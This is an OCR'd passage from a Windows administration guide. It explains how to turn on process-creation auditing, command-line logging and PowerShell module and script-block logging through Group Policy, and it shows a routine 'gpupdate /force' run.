

Figure 30: Enabling Audit Process Creation in Group Policy Editor

This will create events whenever a process is created/started. However, to ensure the command that was used to create that new process can also be logged, one more setting should be enabled, "Include command-line in process creation events."



Figure 31: Enabling Command Line Auditing in Group Policy Editor



Figure 32: Enabling Command Line Auditing for Process Creation Events

To create this group policy and apply it across the entire domain, open the group policy management console, edit the default domain policy,



Figure 33: Editing Default Domain Group Policy



Figure 34: Enabling Detailed Tracking in Group Policy Management Editor



Figure 35: Enable Command Line Auditing in Group Policy Management Editor

To capture PowerShell commands, navigate to Computer Configuration > Administrative Templates > Windows Components > Windows PowerShell. Enable "Turn on Module Logging" and set "*" in the Module Names box to log all modules. Enable "Turn on PowerShell Script Block Logging."



Figure 36: Enabling PowerShell Logging



Figure 37: Enabling PowerShell Module Logging



Figure 38: Enabling PowerShell Script Block Logging

Also, enable audit subcategory settings under Security Options.



Figure 39: Enabling Auditing in Group Policy Management Editor

Then, request an updated domain policy on the client workstation, as shown below.

```
PS C:\Users\werner> gpupdate /force
Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.
```

Figure 40: Forcing Group Policy Update on Client Workstation

Additional Windows Logging events can be configured as needed, depending on the requirements and monitoring capabilities of the target environment.